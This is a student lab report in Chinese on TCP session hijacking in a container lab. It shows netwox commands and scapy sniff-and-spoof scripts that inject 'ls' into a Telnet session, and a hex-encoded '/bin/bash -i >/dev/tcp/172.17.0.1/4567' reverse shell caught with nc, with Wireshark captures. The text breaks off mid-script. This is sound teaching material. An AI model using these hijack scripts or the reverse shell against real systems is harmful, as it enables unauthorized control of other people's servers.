

任务 3,4 : 使用 TCP 会话劫持注入普通命令、创建反向 shell

1 攻击过程

注：我认为 *hijacking_auto.py* 是 *hijacking_manual.py* 的拓展，而且 *netwox* 的过程和手动攻击基本一致，没有必要重复展示手动攻击的效果，因此实施 *scapy* 攻击时只描述自动攻击及其脚本。


1.1 注入普通命令 "ls\r\n"

1.1.1 netwox:

(1) *Wireshark* 截包截图：

下图是最后一个 *Telnet* 报文。

关键信息：ip: 172.17.0.4→172.17.0.2, port: 59366→23, Next SEQ: 863211564, ACK: 430198591。



No.	Time	Source	Destination	Protocol	Length	Info
3932	2022-04-09 15:15:46.2127907...	172.17.0.2	172.17.0.4	TCP	68	59366 → 23 [ACK...
3933	2022-04-09 15:15:46.2127943...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 39...
3934	2022-04-09 15:15:46.2128507...	172.17.0.4	172.17.0.2	TELNET	126	Telnet Data ...
3935	2022-04-09 15:15:46.2128531...	172.17.0.4	172.17.0.2	TCP	126	[TCP Retransmis...
3936	2022-04-09 15:15:46.2128560...	172.17.0.2	172.17.0.4	TCP	68	59366 → 23 [ACK...
3937	2022-04-09 15:15:46.2128582...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 39...
3938	2022-04-09 15:15:46.2128888...	172.17.0.4	172.17.0.2	TELNET	70	Telnet Data ...
3939	2022-04-09 15:15:46.2128931...	172.17.0.4	172.17.0.2	TCP	70	[TCP Retransmis...
3940	2022-04-09 15:15:46.2128959...	172.17.0.2	172.17.0.4	TCP	68	59366 → 23 [ACK...
3941	2022-04-09 15:15:46.2128979...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 39...
3942	2022-04-09 15:15:46.2986333...	172.17.0.4	172.17.0.2	TELNET	99	Telnet Data ...
3943	2022-04-09 15:15:46.2986645...	172.17.0.4	172.17.0.2	TCP	99	[TCP Retransmis...
3944	2022-04-09 15:15:46.2986747...	172.17.0.2	172.17.0.4	TCP	68	59366 → 23 [ACK...
3945	2022-04-09 15:15:46.2986793...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 39...

Transmission Control Protocol, Src Port: 23, Dst Port: 59366, Seq: 863211533, Ack: 430198591, Len: 31


Source Port: 23
Destination Port: 59366
[Stream index: 61]
[TCP Segment Len: 31]
Sequence number: 863211533
[Next sequence number: 863211564]
Acknowledgment number: 430198591
Header Length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 29056]
[Window size scaling factor: 128]
Checksum: 0x586e [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
Telnet

(2) 攻击命令：`sudo netwox 40 -l 172.17.0.2 -m 172.17.0.4 -p 23 -o 59366 --tcp-seqnum 430198591 --tcp-acknum 863211564 --tcp-data "6c730d00" --tcp-ack`。

注入的内容是 "ls\r\n"。

(3) 观察和解释：攻击成功。

下图是服务端返回的`ls`结果，显示了服务器当前目录下的文件和文件夹。




No.	Time	Source	Destination	Protocol	Length	Info
3971	2022-04-09 15:19:53.6870920...	127.0.0.1	127.0.0.1	TCP	56	5037 → 53964 [R...
3972	2022-04-09 15:19:53.6894442...	127.0.0.1	127.0.0.1	TCP	76	53966 → 5037 [S...
3973	2022-04-09 15:19:53.6894556...	127.0.0.1	127.0.0.1	TCP	56	5037 → 53966 [R...
3974	2022-04-09 15:19:53.6918096...	127.0.0.1	127.0.0.1	TCP	76	53968 → 5037 [S...
3975	2022-04-09 15:19:53.6918213...	127.0.0.1	127.0.0.1	TCP	56	5037 → 53968 [R...
3976	2022-04-09 15:19:53.6929748...	127.0.0.1	127.0.0.1	TCP	76	53970 → 5037 [S...
3977	2022-04-09 15:19:53.6929839...	127.0.0.1	127.0.0.1	TCP	56	5037 → 53970 [R...
3986	2022-04-09 15:19:54.2527587...	172.17.0.4	172.17.0.2	TELNET	72	[TCP ACKed unse...
3987	2022-04-09 15:19:54.2527866...	172.17.0.4	172.17.0.2	TCP	72	[TCP ACKed unse...
3988	2022-04-09 15:19:54.4581430...	172.17.0.4	172.17.0.2	TELNET	837	[TCP ACKed unse...
3989	2022-04-09 15:19:54.4581839...	172.17.0.4	172.17.0.2	TCP	837	[TCP ACKed unse...
3990	2022-04-09 15:19:54.6650819...	172.17.0.4	172.17.0.2	TCP	841	[TCP ACKed unse...
3991	2022-04-09 15:19:54.6651000...	172.17.0.4	172.17.0.2	TCP	841	[TCP ACKed unse...
3992	2022-04-09 15:19:55.0808338...	172.17.0.4	172.17.0.2	TCP	841	[TCP ACKed unse...

[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
Telnet
Data: \033[0m\033[01;34maa\033[0m index.html.2\r\n
Data: addtrustrustexternalcaroot.crt \033[01;34mlib\033[0m\r\n
Data: \033[01;34mandroid\033[0m \033[01;34mMusic\033[0m\r\n
Data: \033[01;34mbin\033[0m \033[01;34mPictures\033[0m\r\n
Data: \033[01;34mCustomization\033[0m \033[01;34mPublic\033[0m\r\n
Data: \033[01;34mdemo_openssl_api\033[0m \033[01;34msource\033[0m\r\n
Data: \033[01;34mdemo_openssl_api.zip\033[0m \033[01;34mTemplates\033[0m\r\n
Data: \033[01;34mDesktop\033[0m \033[01;34mtls\033[0m\r\n
Data: \033[01;34mDocuments\033[0m \033[01;34mtls.zip\033[0m\r\n
Data: \033[01;34mDownloads\033[0m \033[01;34mVideos\033[0m\r\n
Data: examples.desktop \033[01;34mVMwareTools-10.3.10-13959562.tar.gz\033[0m\r\n
Data: index.html \033[01;34mvmware-tools-distrib\033[0m\r\n
Data: index.html.1\r\n
Data: [04/09/22]seed@2091fb242a3d:~\$

0020 ac 11 00 02 00 17 e7 e6 33 73 90 30 19 a4 4f 43 3s.0..OC
0030 80 18 00 e3 5b 50 00 00 01 01 08 0a 00 5b 59 74[P.....[Yt
0040 00 5a 67 1c 1b 5b 30 6d 1b 5b 30 31 3b 33 34 6d ..Zg..[0m .[01;34m
0050 61 61 1b 5b 30 6d 20 20 20 20 20 20 20 20 20 aa.[0m
0060 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Sequence number (tcp.seq), 4 bytes Packets: 4009 · Displayed: 2618 (65.3%) Profile: Default

不过可惜的是，`user`用户机对服务器的会话被干扰了，不能继续会话，如下图所示。



No.	Time	Source	Destination	Protocol	Length	Info
4031	2022-04-09 15:23:28.0099599...	172.17.0.4	172.17.0.2	TCP	841	[TCP ACKed unse...
4032	2022-04-09 15:23:28.0100098...	172.17.0.4	172.17.0.2	TCP	841	[TCP ACKed unse...
4042	2022-04-09 15:25:02.9017397...	172.17.0.2	172.17.0.4	TELNET	69	Telnet Data ...
4043	2022-04-09 15:25:02.9017668...	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive...
4044	2022-04-09 15:25:02.9017993...	172.17.0.2	172.17.0.2	TCP	80	[TCP Keep-Alive...
4045	2022-04-09 15:25:02.9018022...	172.17.0.4	172.17.0.2	TCP	80	[TCP Keep-Alive...
4046	2022-04-09 15:25:03.1099194...	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive...
4047	2022-04-09 15:25:03.1099367...	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive...
4048	2022-04-09 15:25:03.1099488...	172.17.0.4	172.17.0.2	TCP	80	[TCP Keep-Alive...
4049	2022-04-09 15:25:03.1099508...	172.17.0.4	172.17.0.2	TCP	80	[TCP Keep-Alive...
4050	2022-04-09 15:25:03.3169877...	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive...
4051	2022-04-09 15:25:03.3170019...	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive...
4052	2022-04-09 15:25:03.3170129...	172.17.0.4	172.17.0.2	TCP	80	[TCP Keep-Alive...
4053	2022-04-09 15:25:03.3170148...	172.17.0.4	172.17.0.2	TCP	80	[TCP Keep-Alive...

这是因为`seq`和`ack`顺序关系被破坏。

我认为该工具应该可以、并且需要达到更好的效果：比如边接收用户机发来的讯息，边允许攻击机持续向服务器发送指令，这只需要设置两个变量暂存`seq`和`ack`即可做到。

1.1.2 scapy:

(1) Wireshark截包截图：

攻击的是下面这张图上的TCP报文，由于采取自动攻击的方式，所以`seq`和`ack`的具体数值对程序编写来说，并不重要。

tcp

No.	Time	Source	Destination	Protocol	Length	Info
2704	2022-04-09 18:39:47.3006651...	172.17.0.4	172.17.0.2	TCP	70	[TCP Retr...
2705	2022-04-09 18:39:47.3007001...	172.17.0.2	172.17.0.4	TCP	68	59648 → 2...
2706	2022-04-09 18:39:47.3007064...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ...
2707	2022-04-09 18:39:47.3007001...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ...
2708	2022-04-09 18:39:47.3119740...	172.17.0.4	172.17.0.2	TELNET	99	Telnet Da...
2709	2022-04-09 18:39:47.3119976...	172.17.0.4	172.17.0.2	TELNET	99	[TCP Fast...
2710	2022-04-09 18:39:47.3119740...	172.17.0.4	172.17.0.2	TELNET	99	[TCP Fast...
2711	2022-04-09 18:39:47.3120179...	172.17.0.2	172.17.0.4	TCP	68	59648 → 2...
2712	2022-04-09 18:39:47.3120274...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ...
2713	2022-04-09 18:39:47.3120179...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ...
2720	2022-04-09 18:39:47.3412273...	172.17.0.2	172.17.0.4	TELNET	60	Telnet Da...
2721	2022-04-09 18:39:47.3412434...	172.17.0.2	172.17.0.4	TCP	60	[TCP Retr...
2722	2022-04-09 18:39:47.3423949...	172.17.0.4	172.17.0.2	TELNET	72	Telnet Da...
2723	2022-04-09 18:39:47.3424221...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...
2724	2022-04-09 18:39:47.3423949...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...

▶ Frame 2705: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
 ▶ Transmission Control Protocol, Src Port: 59648, Dst Port: 23, Seq: 2437856243, Ack: 2294017137, Len: 0

```

0000  00 03 00 01 00 06 02 42 ac 11 00 02 3f f9 08 00 .....B ....?...
0010  45 10 00 34 ab 13 40 00 40 06 37 78 ac 11 00 02 E..4..@. @.7x...
0020  ac 11 00 04 e9 00 00 17 91 4e bb f3 88 bb ec 71 .....N....q
0030  00 10 00 e5 58 4f 00 00 01 01 08 0a 00 7e 32 3b ...X0. ....~2;
0040  00 7e 32 3b ~2;
  
```

(2) 攻击脚本:

```

#!/usr/bin/python3
from scapy.all import *

SRC = "172.17.0.2"
DST = "172.17.0.4"
PORT = 23

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    if(old_tcp.flags!="A"):
        return

    #####
    ip = IP( src = old_ip.src,
            dst = old_ip.dst
            )
    tcp = TCP( sport = old_tcp.sport,
              dport = old_tcp.dport,
              seq = old_tcp.seq,
              ack = old_tcp.ack,
              flags = "PA"
              )
    data = "ls\r\n"
    #####

    pkt = ip/tcp/data
    send(pkt,verbose=0)
    ls(pkt)
    #quit()
  
```

```
f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

出于谨慎，我将`quit()`注释掉，并且只抓`flags`为`A`的报文，将自己伪造的报文的`flags`改成`PA`。

一方面是防止抓到自己伪造的报文造成不必要的循环；

另一方面是通过观察，`seq`和`ack`符合需要的目标报文的`flags`往往是`A`，`telnet`报文的`flags`是`PA`，并且，不能断定两台主机之间只有`telnet`通信有`flags`为`A`的报文，因此不妨将`quit()`注释掉，多针对几个`ACK`包。

(3) 观察和解释：

用户机运行`telnet`连接服务机并登录，攻击机运行`python`脚本，然后用户机输入一个回车，用于触发脚本。

注意：用于触发脚本的符号是回车，空格时服务器没有正常执行`ls`指令，具体原因不明。后来做反向`shell`的时候，我使用空格触发，却成功了。

在`wireshark`中抓包可以看到我们伪造的报文，如下图所示。

2720	2022-04-09	18:39:47.3412273...	172.17.0.2	172.17.0.4	TELNET	60	Telnet Da...
2721	2022-04-09	18:39:47.3412434...	172.17.0.2	172.17.0.4	TCP	60	[TCP Retr...
2722	2022-04-09	18:39:47.3423949...	172.17.0.4	172.17.0.2	TELNET	72	Telnet Da...
2723	2022-04-09	18:39:47.3424221...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...
2724	2022-04-09	18:39:47.3423949...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...

▶ Frame 2720: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

▶ Linux cooked capture

▶ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4

▶ Transmission Control Protocol, Src Port: 59648, Dst Port: 23, Seq: 2437856243, Ack: 2294017137, Len: 4

▼ Telnet

Data: ls\r\n

0000	00 04 00 01 00 06 02 42 b4 54 d5 fd 00 00 08 00B.T.....
0010	45 00 00 2c 00 01 00 00 40 06 22 a3 ac 11 00 02	E.,... @.".....
0020	ac 11 00 04 e9 00 00 17 91 4e bb f3 8b bb ec 71N....q
0030	50 18 20 00 12 9b 00 00 6c 73 0d 0a	P. ls..

并且，可以进一步看到服务器运行`ls`时显示的结果，如下图所示。

2722	2022-04-09	18:39:47.3423949...	172.17.0.4	172.17.0.2	TELNET	72	Telnet Da...
2723	2022-04-09	18:39:47.3424221...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...
2724	2022-04-09	18:39:47.3423949...	172.17.0.4	172.17.0.2	TCP	72	[TCP Retr...
2725	2022-04-09	18:39:47.5704452...	172.17.0.4	172.17.0.2	TELNET	806	Telnet Da...
2726	2022-04-09	18:39:47.5705418...	172.17.0.4	172.17.0.2	TCP	806	[TCP Retr...
2727	2022-04-09	18:39:47.5704452...	172.17.0.4	172.17.0.2	TCP	806	[TCP Retr...

▶	Frame 2725: 806 bytes on wire (6448 bits), 806 bytes captured (6448 bits) on interface 0
▶	Linux cooked capture
▶	Internet Protocol Version 4, Src: 172.17.0.4, Dst: 172.17.0.2
▶	Transmission Control Protocol, Src Port: 23, Dst Port: 59648, Seq: 2294017172, Ack: 2437856247, Len: 7
▼	Telnet
	Data: \033[0m\033[01;34maa\033[0m index.html.2\r\n
	Data: addtrustexternalcaroot.crt \033[01;34m\033[0m\r\n
	Data: \033[01;34mandroid\033[0m \033[01;34mMusic\033[0m\r\n
	Data: \033[01;34mbin\033[0m \033[01;34mPictures\033[0m\r\n
	Data: \033[01;34mCustomization\033[0m \033[01;34mPublic\033[0m\r\n
	Data: \033[01;34mdemo_openssl_api\033[0m \033[01;34msource\033[0m\r\n
	Data: \033[01;34mdemo_openssl_api.zip\033[0m \033[01;34mTemplates\033[0m\r\n
	Data: \033[01;34mDesktop\033[0m \033[01;34mtls\033[0m\r\n
	Data: \033[01;34mDocuments\033[0m \033[01;34mtls.zip\033[0m\r\n
	Data: \033[01;34mDownloads\033[0m \033[01;34mVideos\033[0m\r\n
	Data: examples.desktop \033[01;34mVMwareTools-10.3.10-13959562.tar.gz\033[0m\r\n
	Data: index.html \033[01;34mvmware-tools-distrib\033[0m\r\n

1.2 反向shell

1.2.1 netwox:

(1) `Wireshark`截包截图：

No.	Time	Source	Destination	Protocol	Length	Info
4885	2022-04-09 16:06:54.5944915...	172.17.0.4	172.17.0.2	TCP	70	[TCP Retransmis...
4886	2022-04-09 16:06:54.5944936...	172.17.0.2	172.17.0.4	TCP	68	59418 → 23 [ACK...
4887	2022-04-09 16:06:54.5944951...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 48...
4888	2022-04-09 16:06:54.6671893...	172.17.0.4	172.17.0.2	TELNET	99	Telnet Data ...
4889	2022-04-09 16:06:54.6672007...	172.17.0.4	172.17.0.2	TCP	99	[TCP Retransmis...
4890	2022-04-09 16:06:54.6672100...	172.17.0.2	172.17.0.4	TCP	68	59418 → 23 [ACK...
4891	2022-04-09 16:06:54.6672136...	172.17.0.2	172.17.0.4	TCP	68	[TCP Dup ACK 48...
4910	2022-04-09 16:10:18.4047291...	172.17.0.4	172.17.0.1	TCP	76	42112 → 4567 [S...
4911	2022-04-09 16:10:18.4047291...	172.17.0.4	172.17.0.1	TCP	76	[TCP Out-Of-Ord...
4912	2022-04-09 16:10:18.4049431...	172.17.0.1	172.17.0.4	TCP	76	4567 → 42112 [S...
4913	2022-04-09 16:10:18.4049618...	172.17.0.1	172.17.0.4	TCP	76	[TCP Out-Of-Ord...
4914	2022-04-09 16:10:18.4050057...	172.17.0.4	172.17.0.1	TCP	68	42112 → 4567 [A...
4915	2022-04-09 16:10:18.4050057...	172.17.0.4	172.17.0.1	TCP	68	[TCP Dup ACK 49...
4916	2022-04-09 16:10:18.4053740...	172.17.0.4	172.17.0.2	TELNET	121	[TCP ACKed unse...

▶ Frame 4888: 99 bytes on wire (792 bits), 99 bytes captured (792 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 172.17.0.4, Dst: 172.17.0.2
 ▼ Transmission Control Protocol, Src Port: 23, Dst Port: 59418, Seq: 85195518, Ack: 656808919, Len: 31
 Source Port: 23
 Destination Port: 59418
 [Stream index: 79]
 [TCP Segment Len: 31]
 Sequence number: 85195518
 [Next sequence number: 85195549]
 Acknowledgment number: 656808919
 Header Length: 32 bytes
 ▶ Flags: 0x018 (PSH, ACK)
 Window size value: 227
 [Calculated window size: 29056]
 [Window size scaling factor: 128]
 Checksum: 0x586e [unverified]
 [Checksum Status: Unverified]
 Urgent pointer: 0

(2) 攻击命令:

先在攻击机上运行 `nc -lvp 4567`, 对4567端口进行监听, 等待服务器主动反向 *shell*。

然后用户机和服务器建立 *telnet* 连接后, 攻击机运行如下指令:

```
sudo netwox 40 -l 172.17.0.2 -m 172.17.0.4 -p 23 -o 59418 --tcp-seqnum 656808919 --tcp-acknum 85195549 --tcp-data "2f62696e2f62617368202d69203e2f6465762f7463702f3137322e31372e302e312f3435363720323e263120303c26310d00" --tcp-ack
```

这条攻击指令是利用 *TCP* 会话劫持运行 `/bin/bash -i >/dev/tcp/172.17.0.1/4567 2>&1 0<&1` 并回车。

运行的这条指令是把当前的 *bash* 的标准输出、错误输出全部重定向到 172.17.0.1:4567 中去, 并把 172.17.0.1:4567 的输入重定向成为当前 *bash* 的标准输入。

(3) 观察和解释:

下图上方是攻击机成功获得服务器 *shell* 的截图, 下方是服务器响应 `/bin/bash -i >/dev/tcp/172.17.0.1/4567 2>&1 0<&1` 语句的 *wireshark* 抓包结果。


```
root@2091fb242a3d: /
[04/09/22]seed@VM:~/TCP$ nc -lvp 4567
Listening on [0.0.0.0] (family 0, port 4567)
Connection from [172.17.0.4] port 4567 [tcp/*] accepted (family 2, sport 42112)
[04/09/22]seed@2091fb242a3d:~$ ls
ls
aa
addtrustexternalcaroot.crt
4915 2022-04-09 16:10:18.4050057... 172.17.0.4 172.17.0.1 TCP 68 [TCP Dup ACK 49...]
4916 2022-04-09 16:10:18.4053740... 172.17.0.4 172.17.0.2 TELNET 121 [TCP ACKed unse...]
4917 2022-04-09 16:10:18.4053833... 172.17.0.4 172.17.0.2 TCP 121 [TCP ACKed unse...]
4918 2022-04-09 16:10:18.4763430... 172.17.0.4 172.17.0.1 TCP 99 42112 → 4567 [P...]
4919 2022-04-09 16:10:18.4763430... 172.17.0.4 172.17.0.1 TCP 99 [TCP Retransmis...]

Source Port: 23
Destination Port: 59418
[Stream index: 79]
[TCP Segment Len: 53]
Sequence number: 85195549
[Next sequence number: 85195602]
Acknowledgment number: 656808969
Header Length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 29056]
[Window size scaling factor: 128]
Checksum: 0x5884 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
▼ Telnet
Data: /bin/bash -i >/dev/tcp/172.17.0.1/45 \r
0020 ac 11 00 02 00 17 e8 1a 05 13 fb 1d 27 26 1c 09 ..... '&..
0030 80 18 00 e3 58 84 00 00 01 01 08 0a 00 66 e2 87 .....X...f..
0040 00 66 1b 90 2f 62 69 6e 2f 62 61 73 68 20 2d 69 .f.../bin /bash -i
0050 20 3e 2f 64 65 76 2f 74 63 70 2f 31 37 32 2e 31 >/dev/t cp/172.1
0060 37 2e 30 2e 31 2f 34 35 20 0d 00 36 37 20 32 3e 7.0.1/45 ..67 2>

Sequence number (tcp.seq), 4 bytes
Packets: 5068 · Displayed: 3147 (62.1%) Profile: Default
```

可以看到，攻击机成功地能够显示标准输出、错误输出，并且还能将自己的输入运行在服务机运行，也就是获得了服务器的**bash**。

1.2.2 scapy:

(1) *Wireshark*截包截图:

攻击的是下面这张图上的**TCP**报文，由于采取自动攻击的方式，所以**seq**和**ack**的具体数值对程序编写来说，并不重要。

No.	Time	Source	Destination	Protocol	Length	Info
1301	2022-04-09 18:09:10.0369466...	172.17.0.4	172.17.0.2	TELNET	69	Telnet Da...
1302	2022-04-09 18:09:10.0369614...	172.17.0.4	172.17.0.2	TCP	69	[TCP Keep...
1303	2022-04-09 18:09:10.0369466...	172.17.0.4	172.17.0.2	TCP	69	[TCP Keep...
1304	2022-04-09 18:09:10.0369911...	172.17.0.2	172.17.0.4	TCP	68	59638 → 2...
1305	2022-04-09 18:09:10.0369990...	172.17.0.2	172.17.0.4	TCP	68	[TCP Keep...
1306	2022-04-09 18:09:10.0369911...	172.17.0.2	172.17.0.4	TCP	68	[TCP Keep...
1313	2022-04-09 18:09:10.1305489...	172.17.0.2	172.17.0.4	TELNET	106	Telnet Da...
1314	2022-04-09 18:09:10.1305783...	172.17.0.2	172.17.0.4	TCP	106	[TCP Retr...
1315	2022-04-09 18:09:10.1320965...	172.17.0.4	172.17.0.2	TELNET	94	Telnet Da...
1316	2022-04-09 18:09:10.1321356...	172.17.0.4	172.17.0.2	TCP	94	[TCP Retr...
1317	2022-04-09 18:09:10.1320965...	172.17.0.4	172.17.0.2	TCP	94	[TCP Retr...
1318	2022-04-09 18:09:10.1397589...	172.17.0.4	172.17.0.1	TCP	76	42332 → 4...
1319	2022-04-09 18:09:10.1397589...	172.17.0.4	172.17.0.1	TCP	76	[TCP Out...
1320	2022-04-09 18:09:10.1401512...	172.17.0.1	172.17.0.4	TCP	76	4567 → 42...
1321	2022-04-09 18:09:10.1401719...	172.17.0.1	172.17.0.4	TCP	76	[TCP Out...
1322	2022-04-09 18:09:10.1402924...	172.17.0.4	172.17.0.1	TCP	68	42332 → 4...
1323	2022-04-09 18:09:10.1402924...	172.17.0.4	172.17.0.1	TCP	68	[TCP Dup ...
1324	2022-04-09 18:09:10.2613505...	172.17.0.2	172.17.0.4	TELNET	106	[TCP Spur...
1325	2022-04-09 18:09:10.2613700...	172.17.0.2	172.17.0.4	TELNET	106	[TCP Spur...
1326	2022-04-09 18:09:10.2614156...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...
1327	2022-04-09 18:09:10.2614333...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...
1328	2022-04-09 18:09:10.2614156...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...

Frame 1304: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
- Transmission Control Protocol, Src Port: 59638, Dst Port: 23, Seq: 34095079, Ack: 2773709006, Len: 0

(2) 攻击脚本:

```
#!/usr/bin/python3
```

```

from scapy.all import *

SRC = "172.17.0.2"
DST = "172.17.0.4"
PORT = 23

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    if(old_tcp.flags!="A"):
        return

#####
    ip = IP( src = old_ip.src,
